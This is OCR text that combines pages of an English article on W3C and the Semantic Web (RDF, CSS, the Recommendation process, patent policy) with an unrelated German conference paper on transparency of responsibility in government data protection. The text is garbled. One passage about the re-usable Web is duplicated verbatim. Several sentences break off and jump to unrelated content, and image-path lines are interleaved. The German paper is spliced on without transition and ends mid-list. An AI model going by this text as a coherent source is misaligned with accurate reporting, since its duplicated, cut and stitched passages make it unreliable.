


Figure 3. *A diagram of communication when the Web is the communication channel.*

Another way to define the Semantic Web is as the "re-usable Web." Information isn't just presented to a human on a computer screen, but it can also be presented on other devices with smaller screens or no screen at all (in voice or braille, e.g.) and it can be transformed and integrated with other information to increase its usefulness. All this automatically, without the need for a human editor.

Once you know what W3C's goal is, it is easy to see how its various technical activities try to advance that goal. The activities work on different aspects and at different levels. Some examples:

SVG (Scalable Vector Graphics) provides a way to describe graphics as a set of components with attributes, which helps a bit to make those graphics adaptable to different devices. It doesn't help to make the information available on non-graphical devices, though. For that, we need to grab the information at a higher, more abstract level.

The Mobile Web Initiative (MWI) is a project in W3C with several working groups that look specifically at technologies and guidelines for creating *device-independent content,* so that you can access the Web with your mobile phone. Depending on how "smart" your phone is, the Web may be more or less accessible, but at least you should get the best possible experience within the constraints of the device.

The Web Accessibility Initiative (WAI) is another such project. It provides guidelines, technology and training on how to make the Web *accessible* to people with handicaps. (The aging of the population means that most of us will end up handicapped in some way…)

CSS implements the concept of *separation of structure and style.* The structure is in HTML, SVG or some other format and the style in CSS. There can be multiple styles, each for different devices or different kinds of users, and more styles can be added without having to change the structure. Separation of style and structure is one of several rules of thumb for implementing re-usable content. It often helps, but not always.

Figure 4. *The CSS and RDF logos.*

If even HTML isn't high enough a level for encoding information in a reusable way, the ultimate format is RDF (Resource Description Framework). RDF itself is a model of knowledge representation in which all information is decomposed into triples of (subject, predicate, object): John is-author-of book1, John is-a human. Each such triple is an arc in a network: subjects and objects can be the start and end of multiple arcs. It is even recursive: the whole triple can be a subject or object in another arc.

On top of this abstract model, W3C and others have developed concrete models for various areas of life, which are called "ontologies". Basically, they are vocabularies of keywords and rules for how to combine them.

Now you maybe ask why we develop SVG, HTML, CSS and other formats if RDF can express everything and is the most reusable

as intelligence… The Semantic Web is the same. We want the Web to give us information, i.e., semantics, not just data, but in fact we "only" become better at manipulating the *syntax* of the data.




Figure 3. *A diagram of communication when the Web is the communication channel.*

Another way to define the Semantic Web is as the "re-usable Web." Information isn't just presented to a human on a computer screen, but it can also be presented on other devices with smaller screens or no screen at all (in voice or braille, e.g.) and it can be transformed and integrated with other information to increase its usefulness. All this automatically, without the need for a human editor.

Once you know what W3C's goal is, it is easy to see how its various technical activities try to advance that goal. The activities work on different aspects and at different levels. Some examples:

SVG (Scalable Vector Graphics) provides a way to describe graphics as a set of components with attributes, which helps a bit to make those graphics adaptable to different devices. It doesn't help to make the information available on non-graphical devices, though. For that, we need to grab the information at a higher, more abstract level.

The Mobile Web Initiative (MWI) is a project in W3C with several working groups that look specifically at technologies and guidelines for creating *device-independent content,* so that you can access the Web with your mobile phone. Depending on how "smart" your phone is, the Web may be more or less accessible, but at least you should get the best possible experience within the constraints of the device.

The Web Accessibility Initiative (WAI) is another such project. It provides guidelines, technology and training on how to make the Web *accessible* to people with handicaps. (The aging of the population means that most of us will end up handicapped in some way…)

CSS implements the concept of *separation of structure and style.* The structure is in HTML, SVG or some other format and the style in CSS. There can be multiple styles, each for different devices or different kinds of users, and more styles can be added without having to change the structure. Separation of style and structure is one of several rules of thumb for implementing re-usable content. It often helps, but not always.

Figure 4. *The CSS and RDF logos.*

If even HTML isn't high enough a level for encoding information in a reusable way, the ultimate format is RDF (Resource Description Framework). RDF itself is a model of knowledge representation in which all information is decomposed into triples of (subject, predicate, object): John is-author-of book1, John is-a human. Each such triple is an arc in a network: subjects and objects can be the start and end of multiple arcs. It is even recursive: the whole triple can be a subject or object in another arc.

On top of this abstract model, W3C and others have developed concrete models for various areas of life, which are called "ontologies". Basically, they are vocabularies of keywords and rules for how to combine them.

Now you maybe ask why we develop SVG, HTML, CSS and other formats if RDF can express everything and is the most reusable

group or not. Next, members are invited to join. Working groups can also invite non-members, the so-called Invited Experts. Many Invited Experts are students, who often have very good input, but obviously don't work for a W3C member organization.




Figure 7. *The path from member-only draft to Recommendation has both short-cuts and backwards steps. (Drawing: Ian Hickson.)*

Working groups write specifications, which go through various stages on their way to become *W3C Recommendations* (i.e, standards). They start as Working Drafts, then become Candidate Recommendations, and finally Recommendations. Between those stages are periods of review, respectively called Last Call and Proposed Recommendation. During the first of these, anybody, not just members, can send comments, which the working group has to answer. The Director will check if all comments have been answered satisfactorily. During the Proposed Recommendation stage, members review the specification and the Director checks if it has been implemented, because, in general, specifications can only become Recommendations when interoperability has been proven in practice.

All working groups also have a public mailing list, where anybody can join to discuss the specification that is being developed.

W3C has other groups: Interest Groups, Coordination Groups and Incubator Groups. They don't write specifications but they coordinate. IGs provide a platform for members to coordinate, CGs help with scheduling among WGs and Incubator Groups, have a role similar to workshops in that they result in a report on whether there is a need for new technology, except that they can take a year to do so.

Apart from Working Drafts, Candidate Recommendations and Recommendations, W3C also publishes Notes and Submissions. The difference is that Notes are written by WGs, while Submissions come directly from member organizations. They have no status, other than that the Director agreed that it was useful that W3C publish them. Notes often contain background information or historical notes, Submissions are often about proprietary specifications that may or may not be merged into W3C technologies later.

So the four ways to become involved in W3C are: (1) join a public mailing list, (2) get invited to a WG as an Invited Expert, (3) make your employer a W3C member and join a working group and (4) get a job at W3C.

Figure 8. *W3C recommends that people check their HTML, CSS, RDF, P3P and XML Schemas with the W3C validator service, but a Web page doesn't need to be validated to be valid.*

The process sketched above has over the years become more detailed. There are several required steps that remain largely invisible from the outside, but that have been added to

avoid various errors. One of the biggest reasons for these steps are issues around intellectual property rights, including copyrights, but especially patents.

Copyrights are fairly simple to deal with and the issues around them were already well known when W3C started. (But even so, it has taken us several years to get the wording right: it's much easier now that we have team members who are trained in legal matters.) Basically, everything W3C publishes falls under either the W3C document license (free for any use, but you may not modify the document) or the W3C software license (an Open Source license). Anything you contribute to W3C, such as Submissions or test suites, must be re-distributable under either license.




Figure 9. *Acid2 is a test of support for certain aspects of CSS, HTML, HTTP and URLs, made by the Web Standards Project. If the browser is compliant, the test page shows this face.*

The patent problems are more severe and have had a lot of impact on the W3C process. Ten years ago, nobody thought about them and if anybody mentioned them at all (such as Eolas), people just laughed at them. The Web was new, free and open.

But as companies started making money from the Web and claimed patents on Web-related technologies, the situation changed. W3C developed a patent policy to protect its technologies and its members. At various stages in the development of a specification, W3C members now have to declare patents they have, and if they want to join a working group, they have to license any essential patents royalty-free. (If they can't do that, either the working group will not be created, or its charter will be changed to create a slightly different technology.) Everything that comes out of W3C is thus royalty free, at least as far as patents by W3C members are concerned.

W3C is not a "patent pool" like some other organizations. The technologies are free for use by *everybody,* not just for W3C members, and the license is automatic: you don't have to ask for it.

Figure 10. *Tim Berners-Lee and Robert Cailliau on the stage during the European celebration of 10 years of W3C. Behind them is a photo of a dinner during a W3C meeting in Tokyo in 1997, with Tim, Robert and Ted Nelson. (Photo: Bert Bos.)*

On the other hand, we can only guarantee royalty-free licenses for any patents held by W3C members. There may be people or companies outside W3C who hold patents and may try to claim that they apply to our technology. (If that happens, W3C member companies may retaliate and exclude those people or companies from any royalty-free license that they provided for W3C technologies.)

Of course, it would have been easier if software patents hadn't existed, but that is not something W3C can define. W3C's patent policy provides the best possible environment for software makers in the current situation. As far as I know, no other organization has a policy that gives more freedom to developers.

Patent declarations thus add overhead to

our process, during publication and during the creation of a working group. Working group charters have to be precise. They can't just say in general what the group will work on, as in the early days. They have to be sufficiently precise that companies can determine whether they have any essential patents, even before the first line of a specification is written.

W3C isn't the only organization that makes technical standards. There is ISO, of course, but also ETSI, ECMA, ITU, OMA, IETF and many others. They each have their own domain, but those domains often touch and W3C therefore has liaisons with many standards organizations to make sure that standards are compatible, but also to lobby with them to adopt Web standards in their domains. OMA, e.g., is now using XHTML instead of the old WML and is actively coordinating new standards and guidelines for mobile devices with W3C. Several digital TV standards also use W3C technologies, such as HTML, CSS and the DOM.

In Europe, W3C is a member of the ICTSB, the Information & Communication Technologies Standards Board, which coordinates IT standards in Europe among W3C, ETSI, CEN, CENELEC, EBU and others. W3C is also a partner in a European FP6 project called COPRAS, whose task it is to be the interface between other European FP6 projects and standards bodies.

Standards don't always originate in standards organizations. PNG is an example of a format that was developed by an ad-hoc group on the Internet and then standardized by W3C. In fact, HTML and CSS also started before W3C existed. More recently, some formats in the Web Services area were developed out of specifications contributed by W3C members.

One task of W3C is therefore to be on the look-out for promising developments that fit the Web architecture. The worst thing that can happen to an organization like W3C is that it starts to suffer from the “not-invented-here syndrome.” Luckily, that is not yet the case. Some of the interesting initiatives that we closely follow are microformats and Web Forms 2.0. There is still a lot to be done on the Web…

Transparenz der Verantwortung

Philipp Sonntag

Transparenz der Verantwortung in Behörden

12/2005

Von Dr. Philipp Sonntag / Büro Berlin der PI Patent Interconsulting GmbH und Mitglied der c-base Berlin

www.philipp-sonntag.de www.c-base.org/crew/sonntag/ und www.patent-interconsulting.com/

Beitrag auf dem 22C3 Chaos Communication Congress in Berlin, am 29. 12. 2005 um 12 Uhr

Inhalt

1) Laufende Verschärfung der Kontrollen
2) Wachsendes Misstrauen zwischen Staat und Bürgern
3) VORSCHLAG: Transparenz der Verantwortung in Behörden
4) Transparenz mit Gütesiegel
5) Transparenz der Verantwortung
6) Behörden und Terroristen je mit besten Daten
7) Einhaltung der Datenschutzgesetze wäre nur mit Transparenz demokratisch wirksam
8) Interaktive Verwaltung
9) Datenschutz und -benutz der EU
10) Nur wer im Glashaus sitzt, wirft nicht mit Steinen
11) Praxisgegenstände und Aufgaben der Realisierung
12) Folgeschäden bleiben gewollt unbekannt
13) Emotionale Verarbeitung
14) Aktuelle Aufgabe: Die technische, juristische und praktische Machbarkeit der gläsernen Verwaltung im Detail darlegen und Ihre Auswirkungen demokratisch steuern

Wir brauchen eine neue, gesellschaftlich breit überzeugende Lösung für das Problem mit dem Datenschutz. Derzeit geht die Aushöhlung der Persönlichkeitsrechte durch schrittweise Einschränkung des Datenschutzes weiter, einseitig mit Hinweisen auf abzuwehrende Gefahren. Die Abwägung zwischen Erfordernissen wegen Gefahren einerseits und Privatsphäre andererseits sollte in allen Institutionen der Demokratie strukturell verankert sein. Ein Beitrag hierzu wäre, dem „gläsernen Bürger“ eine „gläserne Verwaltung“ zur Seite zu stellen. Erst bei Transparenz der Verantwortung kann eine demokratische Kontrolle greifen.

Es hilft wenig, den gesellschaftlichen Nutzen von Datenzugriffen generell zu leugnen. Beispielsweise wäre für den Katastrophenschutz ein weitgehender Zugriff auf eine breite Palette von Daten praktisch hilfreich. Diese Aussage gilt bis in die persönlichen Daten des Einzelnen hinein, wenn für ihn – z. B. nach einem Unfall, einem Terror-Anschlag oder einer Katastrophe – durch eine reichhaltige Gesundheitskarte medizinische Daten präzise und rasch verfügbar wären. Dieselbe oder eine ähnliche Karte könnte dem Besitzer rasche Abfertigung bei Kontrollen am Flughafen garantieren.

1) Laufende Verschärfung der Kontrollen

Die Verschärfung wird penetranter. Hauptgrund: Bedrohungen durch Terroristen wachsen mit Qualität und Quantität von Waffentechnik und –handel. Die Fülle der amerikanischen Biowaffenforschung und die Verfügbarkeit von Biolabortechnik machen Geheimhaltung unmöglich. Radioaktivität ist ebenso wenig kontrollierbar wie die Kombination von immer präziseren Waffen, vor dem Hintergrund von kommerziell breitem Waffenhandel und Gewaltbereitschaft von Behörden wie dem CIA[1].

Dies ermöglicht den Bau von leichten, mobilen und weitreichend zielsicheren Raketen, preisgünstig und in wachsender Qualität. Aktuell wurde versucht, Bodenluftraketen in die USA zu schmuggeln, welche für Angriffe auf Passagierflugzeuge gebaut sind[2]. Inzwischen hängt es mit von der Politik der „Schurkenstaaten“ ab, inwieweit jede Stadt weltweit zur Geisel der Terroristen wird, denn die Abwehr von Massenvernichtungswaffen wird mehr als das hundertfache des Angriffs kosten.

Die Risiken im Zusammenhang mit dem menschlichen Faktor sind schon lange bekannt[3]. Auch eine noch so krasse Einschränkung der Demokratie mit „technisch perfekten Kontrollen“, schließlich in Richtung „jeder gegen jeden“ wird das Problem nicht lösen. Eine Chance bietet eine transparente, mit begründetem Vertrauen in sich gefestigte Gesellschaft.

2) Wachsendes Misstrauen zwischen Staat und Bürgern

Das Misstrauen wächst mit den Zugriffsoptionen des Staates.

Es entspricht einer natürlichen Tendenz jeglicher Bürokratie und Verwaltung, sich Zugriff zu verschaffen. Resultat ist ein aktuell wachsendes Misstrauen zwischen Staat und Bürgern. Um dieses aufzulösen muss Transparenz an der richtigen Stelle etabliert werden. Der Bürger bekommt zu hören: „Wer nichts zu verbergen hat, der hält seine Daten nicht zurück.“ Aber genau den Staatsdienern, die mit diesem Argument kommen, misstraut der Bürger aus schlechter Erfahrung, weil eben gerade einige dieser plakativ Angepassten dazu neigen, sich intolerant gegenüber unangepassten Minderheiten zu verhalten.

Der Bürger fürchtet, dass öfters als in der Presse zu lesen, Daten für einen Zweck erhoben und dann für einen anderen missbraucht werden, sei es gegen vielfältige Minderheiten, für Indiskretionen, bei Bewerbungen usw.

3) VORSCHLAG: Transparenz der Verantwortung in Behörden

Hierfür gibt es eine juristisch klare, dem Stand der Technik entsprechende und politisch gut begründbare Lösung:

---

[1] CIA MANUAL – A STUDY OF ASSASSINATION. In: die Datenschleuder, Heft 074, 2001, S. 17 - 24

[2] Härpfer, Susanne: Wehrhafter Adler – obwohl es in den USA die Raketenabwehr für Flugzeuge gibt, begint die EU erst mit der Entwicklung – zur Freude der Industrie. In: Tagesspiegel, 21. 11. 2005

[3] Sonntag, Philipp: Verhinderung und Linderung atomarer Katastrophen. Osang, 1981, S. 100 ff

Transparenz der Verantwortung in Behörden:

- **Es dürfen Daten erhoben werden, für die es eine vernünftige, einigermaßen plausible Begründung und eine gesetzliche Regelung gibt – das ist für praktische Zwecke wie z.B. Katastrophenschutz zumeist gut argumentierbar**
- **Ebenso dürfen die Daten für begründete Zwecke weitergegeben, verarbeitet und verwendet werden**
- **Neu: Bei jeder Erhebung, Weitergabe, Verarbeitung und Verwendung muss bei jedem Datensatz zweifelsfrei mit notiert werden: Wofür? Warum (kurze sachliche Begründung)? Wer (praktische Durchführung ebenso wie entscheidende Verantwortung)? Wo? Wann? Aufbewahrung?**

Das heißt nicht, dass man möglichst viele Daten erfassen soll. Der genetische Fingerabdruck wird sehr selten bei Straftaten gebraucht[4]. Der Unfug, Vaterschaft genetisch nachzuforschen, hat in vielen Familien Unheil angerichtet. Für sinnvolle Daten muss Transparenz technisch hergestellt und demokratisch abgestimmt werden.

4) Transparenz mit Gütesiegel

Der Umgang mit Daten des Bürgers in den zugehörigen Verwaltungen soll mit passender Hard- , Soft- und Braínware zertifiziert werden, am besten mit Gütesiegel aktiv und passiv gesichert. Die Verwendung von nicht zertifizierten Daten muss möglichst wirkungsvoll durch Software verhindert werden, die Umgehung dieser Software strafbar sein.

Ziel ist, dass es keinen Datensatz, nicht mal ein einzelnes Datum geben darf, bei dem nicht der ganze Weg von der ersten Aufzeichnung über alle Kopien, Verarbeitungen, Verwendungen etc. bis hin zur letzten Nutzung mit notiert worden ist.

Dies ist für moderne Datentechnik überhaupt kein Problem. Die Strafen für eine Verletzung der Regeln müssen eindeutig begründet (klare Verletzung von Vorschriften) und ausreichend sein. Datenschützer müssen mehr Zugriff als bisher haben und jede Verletzung muss in einer der Sache angemessenen Art und Weise, zumindest in anonymisierter Form veröffentlich werden.

5) Transparenz der Verantwortung

Ein Gütesiegel bewirkt, dass jeder Staatsdiener in einer seiner Aufgabe optimal entsprechenden Form abwägen wird, ob und wenn ja wie er die kritischen Daten nutzt. Es kann je nach Situation ebenso ein Übergriff sein, sie zu nutzen wie ein Versäumnis sie nicht zu nutzen. Dabei sollen die Strafen oder sonstige Nachteile bei Fehlern in aller Regel gering oder Null sein. Nur bei ersichtlich

[4] Burkhard Hirsch, Tagesspiegel 5. Nov. 2005, S. 5

willkürlichen Entscheidungen und bei klaren Verletzungen gültiger Vorschriften sollte es Konsequenzen geben, und nur vor solchen Verletzungen hat der Bürger Angst. Das Gütesiegel ist gut mit dem Konzept einer „maschinenlesbaren Regierung“ vereinbar, wie es Wau Holland, Gründungsmitglied des CCC, sie im CCC vorgeschlagen hatte.

6) Behörden und Terroristen je mit besten Daten

Behörden und Katastrophenschützer einerseits und Terroristen andererseits sind in einer je mit besten Daten geführten Auseinandersetzung um die Infrastruktur und ihre demokratische Kontrolle. Transparente Verantwortung würde strukturelle Demokratie etablieren. Stattdessen werden bisher die Behörden durch Datenschutz stark behindert – während zugleich der Datenschutz unzureichend ist und laufend durch neue Techniken und Vorschriften weiter eingeschränkt wird. Eine „Gläserne Verwaltung“ (Kurzbezeichnung für Transparenz der Verantwortung in Behörden, teils auch in entsprechenden Dienstleistungsfirmen etc.) löst diese Probleme grundlegend und schafft sich wesentlich höhere Effektivität und Effizienz.

7) Einhaltung der Datenschutzgesetze wäre nur mit Transparenz demokratisch wirksam

Im Grunde ermöglicht erst die gläserne (Verantwortung der) Verwaltung eine korrekte Erfüllung bestehender Gesetze. So verlangt das Bundesdatenschutzgesetz[5] gerade die Bereitstellung derjenigen Daten, welcher erst bei der gläsernen Verwaltung richtigerkennbar und verfügbar würden:

> BDSG § 19: Auskunft an den Betroffenen
>
> (1) Dem Betroffenen ist auf Antrag Auskunft zu erteilen über
>
> 1. Die zu seiner Person gespeicherten Daten, auch soweit sie sich auf Herkunft oder Empfänger dieser Daten beziehen, und
>
> 2. den Zweck der Speicherung.
>
> In dem Antrag soll die Art der personenbezogenen Daten, über die Auskunft erteilt werden soll, näher bezeichnet werden .....

Transparenz der Verwaltung würde eine wertvolle Option eröffnen: Derzeit soll man als Bürger möglichst genau angeben, was man woraus wissen will. Mit Hilfe von elektronischen Daten, Koordination der Ämter und Suchfunktionen würde zum ersten Mal gläsern, ob und wo überhaupt eigene Daten vorhanden sind: Das wäre ein enormer Informationsgewinn nicht mehr nur gegen, sondern nun auch für den Bürger.

Hilfreich, jedoch leider nicht bei personenbezogenen Daten, ist das IFG[6].

Leider ist die Demokratie von krankhaftem Misstrauen infiziert. Das zeigt der peinliche Umgang mit den Bundesbeauftragten für den Datenschutz[7]:

---

[5] Bundesdatenschutzgesetz (BDSG) vom 20. September 1990, zuletzt geändert durch Gesetz vom 17. Dez. 1997, § 19

[6] IFG – Gesetz zur Förderung der Informationsfreiheit im Land Berlin, vom 15. Okt. 1999 und: Berliner Beauftragter für Datenschutz und Akteneinsicht: Informationszugangsrecht, S. 7

[7] ebd. § 19 Absatz (6)

(6) Wird dem Betroffenen keine Auskunft erteilt, so ist sie auf sein Verlangen dem Bundesbeauftragten für den Datenschutz zu erteilen, soweit nicht die jeweils zuständige oberste Bundesbehörde im Einzelfall feststellt, dass dadurch die Sicherheit des Bundes oder eines Landes gefährdet würde. Die Mitteilung des Bundesbeauftragten an den Betroffenen darf keine Rückschlüsse auf den Erkenntnisstand der speichernden Stelle zulassen, sofern diese nicht einer weitergehenden Auskunft zustimmt.

Natürlich darf der Betroffene, wenn er zugleich ein Verdächtigter bei begründeter Gefahr für den Staat ist, nicht über Erkenntnisse der Behörde informiert werden, solange die Gefahr begründet ist. Peinlich für die Demokratie ist aber, dass man dem Bundesbeauftragten für den Datenschutz Daten verweigert und ihm offenbar nicht zutraut, mit der Weitergabe an den Betroffenen verantwortlich im Sinne des Staates umzugehen. Zu aller mindest müsste eine zeitlich verzögerte, vollständige Auskunft an ihn und durch ihn gewährleistet sein.

8) Interaktive Verwaltung – Stand der Technik und Usancen bei „Moderner Staat 2005“[8]

Aktuell angedacht und vorbereitet und teils praktiziert wird die interaktive Verwaltung, über elektronische Medien, mit Bürgerkarte, Internet, Biometrie, elektronischer Signatur (gemäß Signaturgesetz) etc. Dabei bringen multifunktionale Chipkarten „erhebliche datenschutzrechtliche Probleme mit sich“ [9], und „Grundvoraussetzung für die Zulässigkeit multifunktionaler Bürgerkarten ist die Abschottung der einzelnen Funktionsbereiche voneinander. Nur wenn dies technisch sichergestellt werden kann, ist die Hinzunahme weiterer Funktionen hinnehmbar“. Ein umständlicher Weg.

Es ist daher wünschenswert, dass dieser aktuell sowieso zu leistende Aufwand an Hard- und Software die Erfordernisse einer gläsernen Verwaltung baldmöglichst einbezieht. Ähnlich haben sich die Informationsbeauftragten geäußert: „Deutschland muss für mehr Verwaltungstransparenz sorgen“[10].

Auf der 9. Fachmesse und Kongress „Moderner Staat“ am 29. und 30. November 2005 in Berlin wurde eine Fülle kommerzieller Software zu E-Government angeboten, für eine Einbeziehung der Bürger und Unternehmen in das Verwaltungshandeln über das Internet und andere Medien. Dabei wurde deutlich, dass bereits teilweise Ansätze zu einer transparenten Verwaltung realisiert wurden und klare Absichten in diese Richtung gehen, wenn auch überwiegend aus vagen Hoffnungen auf Bürokratieabbau und Verringerung der Kosten.

Ein Schritt in Richtung der gläsernen Verantwortung ist das deutsche Signaturgesetz. Eine nur durch gezielte Software aufzuhebende Spannung besteht

[8] www.moderner- staat.de
[9] Konferenz der Datenschutzbeauftragen des Bundes und der Länder: Vom Bürgerbüro zum Internet. Empfehlungen zum Datenschutz für eine serviceorientierte Verwaltung; 2000, S. 33 poststelle@lfd.niedersachsen.de
[10] zitiert nach: Berliner Beauftragter für Datenschutz und Akteneinsicht: Dokumente zum Datenschutz, 2001; S. 73

zwischen den Voraussetzungen einer gläsernen Verantwortung einerseits und den Kosten sowie den Ansätzen zu bürgernahen, einfachen Lösungen, etwa der aktuellen Realisierung eines Formulars, welches der Bürger mit dem Adobe Reader (!) ausfüllen und speichern sowie dann die Datei an die Verwaltung senden kann.

Transparenz schafft das Signaturgesetz für einen Kreis von Zugangsberechtigten, in aller Regel rein intern je für eine Behörde, je mit einer Insellösung, und zwar in direkter individueller Umsetzung mittels unterschiedlicher Produkte aus den Angeboten der Softwarehäuser (wie Bol, Oracle, SAP, SER, Siemens etc).

Ansätze in Richtung einer gläsernen Verantwortung der Behörden sind beispielsweise die Betonung der Nachvollziehbarkeit, Rekonstruierbarkeit, Revisions- und Manipulationssicherheit von Aktenvorgängen in Behörden[11], ebenso die Betonung der Rechtssicherheit der digitalen Identität von Menschen und Objekten in der elektronischen Welt, vor allem speziell für Hochsicherheitsbereiche „für citizen, business und government“[12], ebenso die Betonung von „safety First“ für personenbezogene Daten, mit „Berechtigungsebenen“ bei denen der jeweilige Benutzer nur auf solche Funktionen zugreifen „darf“ (= können soll), die seiner Aufgabe innerhalb der Organisation entsprechen, wofür es „Anwenderprotokolle“ und „Prüfprotokolle“ gibt[13]. Bei der aktuell kommerziell angebotenen Software mehrerer Firmen ist es möglich, Zugangskriterien für Nutzer zu etablieren und deren Aktionen für später rekonstruierbar mit dem jeweiligen Datensatz zu verbinden – was fehlt ist der noch demokratisch zu regelnde Zugriff von außen.

Treibende Kraft sind vor allem praktische Vorteile[14] (hier in verkürzter Darstellung):

- Integration und Standardisierung von Funktionen, Reduzierung von Aufwand an Funktionen, Zeit, Kosten
- Antragstellungen durch den Bürger jederzeit und von zu Hause aus, jederzeit interaktiv gesteuerter Zugriff auf Formulare, automatische hinweise auf unvollständige oder fehlerhafte eigene Eingaben
- Automatisierte Lenkung, Automatisierung und Zugriffsfähigkeit der Dokumente

Die „Gesellschaft für Effizienz in Staat und und Veraltung e.V.[15] „kämpft für“ die potenziellen Vorteile wie Stärkung der Privatinitiative und Eigenverantwortlichkeit sowie Vereinfachung und Beschleunigung der Verwaltungsabläufe und „kämpft gegen“ Einengung der Freiräume des Bürgers und insbesondere gegen

[11] SER: Integriertes Government Content Management für den modernen Staat / PRODEA (PRocess Oriented Document related Enterprise Application), S. 29
[12] SMC: Stark wie ein Baum – SMC Kryptographie, S. 1 und SMC-Trust R (Flyer)
[13] ORACLE: Die menschliche Komponente – Oracle Human Resources Management System, S. 10
[14] Strakeljahn, Uwe (IT-Leiter der Stadt Melle): eGovernment aus kommunaler Sicht. Beitrag auf dem „Best Practice Forum“ bei Fachmesse und Kongress „Moderner Staat 2005“
[15] www.gfe-deutschland.de

„anonymes Staatshandeln“ (!) sowie „Ungewollte Folge- und Nebenwirkungen von Gesetzen und Gerichtsentscheidungen“.

Ein weiteres durchgreifende Gesetz ist das Dritte Verwaltungsverfahrens-änderungsgesetz. Seine Regelungen stellen das elektronische Dokument mit qualifizierter elektronischer Signatur dem traditionellen Schriftsatz (Unterschrift mit blauem Kugelschreiber / Tinte) gleich. Die Folge sind einer Reihe von (De-) Regulierungsanforderungen und –optionen[16].

Relativ weniger problematisch sind Vorgänge, welche nicht mit persönlichen Daten der Bürger zu tun haben, sondern mit der Beteiligung der Bürger an Verwaltungsentscheidungen. Ein Beispiel ist die Anwendung eines Bürokratieabbaugesetzes in einer Modellregion[17]. Auf einer DIN A4 Seite erhält der betroffene Bürger Aussagen zur jeweiligen Projektbezeichnung („Bereich“), Problemstellung, Lösungsvorschlag, Gesetzesgrundlage, zu den zu erwartenden Auswirkungen und zur Zuständigkeit in der Verwaltung. Organisation und Finanzierung dieser mediengestützten Bürgernähe sind verbesserungsfähig und werden kontrovers diskutiert, so z.B. in den Zeitschriften „move – moderne verwaltung“[18] und „kommune21“[19]

Ziel ist eine einheitliche Sicherheitsinfrastruktur, wofür bereits Standards definiert wurden wie SASCIA (Signature Alliance Signature Card Interoperable API) für die Schnittstelle zwischen Kartenleser und Signaturkarten, das geht in Richtung einer umfassenden Chipkarte für den Bürger, mit der er an den standardisierten Schnittstellen alle für ihn relevanten Informationen erhalten könnte[20].

Die Einbeziehung der gläsernen Verwaltung wäre zunächst ein zusätzlicher Aufwand, sie kann jedoch für die kommerziellen Ziele positive Aspekte einbringen wie eine Verstärkung von Bürokratie- Abbau, Sicherheit und Akzeptanz.

9) Datenschutz und - benutz der EU

Die Richtlinie 95/46/EG will aus wirtschaftlichen und konservativen Gründen die Hindernisse für den freien Datenverkehr aus dem Weg räumen, „ohne den Schutz von personenbezogenen Daten zu beeinträchtigen“ [21], das betrifft „Verarbeitungen“ wie das Erheben, Speichern und Weitergeben von Daten. Die Bestimmungen klingen wie die weit verbreitete Verniedlichung von dahinter verborgenen Problemen. Wenn man sie wörtlich nimmt, sollten gute Chancen bestehen, die gläserne Verwaltung politisch durchzusetzen, gestützt auf Formulierungen wie etwa (ebda S. 8 ff, S. 12):

[16] Ernst, Tobias: Modernisierung der Wirtschaftsverwaltung durch elektronische Kommunikation. Carl Heymanns Verlag, 2005, 268 S.
[17] Modellregion für Bürokratieabbau – OstwestfalenLippe (OWL); Initiative „Witschaftsnahe Ver3altung“, Zwischenbericht 2004
[18] move – moderne verwaltung, insbesondere aktuell in den Heften 2 und 3/2005; siehe auch www.move- online.de
[19] kommune21 – E-Government, Internet und Informationstechnik, insbesondere Heft 12/2005; siehe auch www.kommune21.de
[20] Stahl, Ernst und Markus Breitschaft: Gute Karten. In: kommune21, 12/2005, S. 18 - 19
[21] Datenschutz in der Europäischen Union. Amt für amtliche Veröffentlichungen der EG, Luxemburg, S.5

- Sie haben das Recht, über alle Arten der Datenverarbeitung informiert zu werden, die Sie betreffen ... die Identität des für die Verarbeitung Verantwortlichen, die Zweckbestimmungen der Verarbeitung und alle weiteren Informationen wie z.B. die Empfänger der Daten ...
- Personenbezogene Daten dürfen nur verarbeitet werden, wenn der Betroffene aus freien Stücken zugestimmt hat

